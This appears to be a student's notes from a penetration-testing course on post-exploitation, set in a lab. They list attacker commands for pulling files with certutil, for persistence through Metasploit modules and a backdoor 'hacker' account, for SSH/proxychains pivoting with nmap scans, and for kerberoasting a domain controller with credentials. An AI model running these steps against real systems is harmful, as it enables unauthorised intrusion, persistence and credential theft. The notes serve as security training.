
00 - Intro

In this section, we are going to cover in a high level scenario post exploitation. We already learned many techniques on post exploitation.

Here we are reinforcing some concepts/methods, and we are going to be learning pivoting.

01 - File Transfers Review




File Transfers Review

- Certutil
  - certutil.exe –urlcache –f http://10.10.10.10/file.txt file.txt
- HTTP
  - python –m SimpleHTTPServer 80
- Browser
  - Navigate directly to file
- FTP
  - python –m pyftpdlib 21 (attacker machine)
  - ftp 10.10.10.10
- Linux
  - wget

These are different ways we can serve and grab files. Sometimes we do not have the one we usually use, so it is good to know other methods as well.

02 - Maintaining Access Overview



MAINTAINING ACCESS


- Persistence Scripts
  - run persistence –h
  - exploit/windows/local/persistence
  - exploit/windows/local/registry_persistence
- Scheduled Tasks
  - run scheduleme
  - run schtaskabuse
- Add a user
  - net user hacker password123 /add

This means that if it was to happen something to the machine we are on, we could easily get that access back.

We can always stay with the simple and create a user and psexec to that user. There are other methods where we can run Metasploit methods for persistent.


03 - Pivoting Overview

Image we have compromised a machine, and that machine allows access to two Network Interfaces. And those Network Interfaces share a new network that was originally not available to us.



We were first pentesting 1010.155.5 network, and on this particular machine, we saw that we also had this 10.10.10.5 network connected to it. So now, if we want to "move"(pivot) to the other network and starting attacking it, we can do the following.

The scenario is going to look something like this, if we are on an ubuntu machine.



```
root@box1:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:59:aa:9c:4a:01 brd ff:ff:ff:ff:ff:ff
    inet 10.10.155.5/24 brd 10.10.155.255 scope global dynamic eth0
       valid_lft 2602sec preferred_lft 2602sec
    inet6 fe80::59:aaff:fe9c:4a01/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:b9:80:af:55:01 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global dynamic eth1
       valid_lft 2602sec preferred_lft 2602sec
    inet6 fe80::b9:80ff:feaf:5501/64 scope link
       valid_lft forever preferred_lft forever
root@box1:~#
```

We can see eth0 and eth1 are ip addresses.

At this moment, we do not have any access to the eth1 network (10.10.10.5/24). We do not have a route to that network.

Now, we need to install a pivot in this machine, so we can access this new network.

There are a couple of ways of doing so, the next lesson is going to show the tools we can use, and how to use them.


04 - Pivoting Walkthrough

1 - Proxychains

First, we need to cat the config file.

"#cat /etc/proxychain.conf" or what ever the config file is named.

At the very bottom of the file, we have this "socks4", a local host ip address, and then another number which actually is a port number




```
#
#       Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050

┌──(kali㉿kali)-[~]
└─$ 
```

These are what we are going to be utillizing. We need to use the same port as the one in the proxychain config file.

We can always update our config file and chose another port or maybe if we need we can add a second pivot.

Now, what we are going to do is an ssh connection to bind to that connection.



```
┌──(kali㉿kali)-[~]
└─$ ssh -f -N -D 9050 -i pivot root@10.10.155.5
```

-i is identiy

-f is to background the ssh section


-N means we do not want execute remote commands

-D is the port we want to bind to


See that the ip address is not the one we want to move, but it is the one we currently are on.

We established a connection to this machine, so now we can proxy our traffic through the machine to access the next network (10.10.10.5/24).

We can run nmap through proxy chain:



```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -p88 10.10.10.225
```




```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -p88 10.10.10.225
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:25 EDT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:80 <--socket error or timeo
ut!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:88  ...  OK
Nmap scan report for 10.10.10.225
Host is up (0.082s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


We can use the following to scan for open ports:



```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap 10.10.10.225
```

It is weird output, but it works.


We can also try other flags.



```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap 10.10.10.225 -sT                                130 ✗
```


We can also run attacks. We do that through proxychain.

This is the kerberoasting attack through the proxychain.




```
┌──(kali㉿kali)-[~]
└─$ proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.10.225 -request
```

We can also xfreerdp:



```
┌──(kali㉿kali)-[~]
└─$ proxychains xfreerdp /u:administrator /p:'Hacker321!' /v:10.10.10.225          130 ×
```

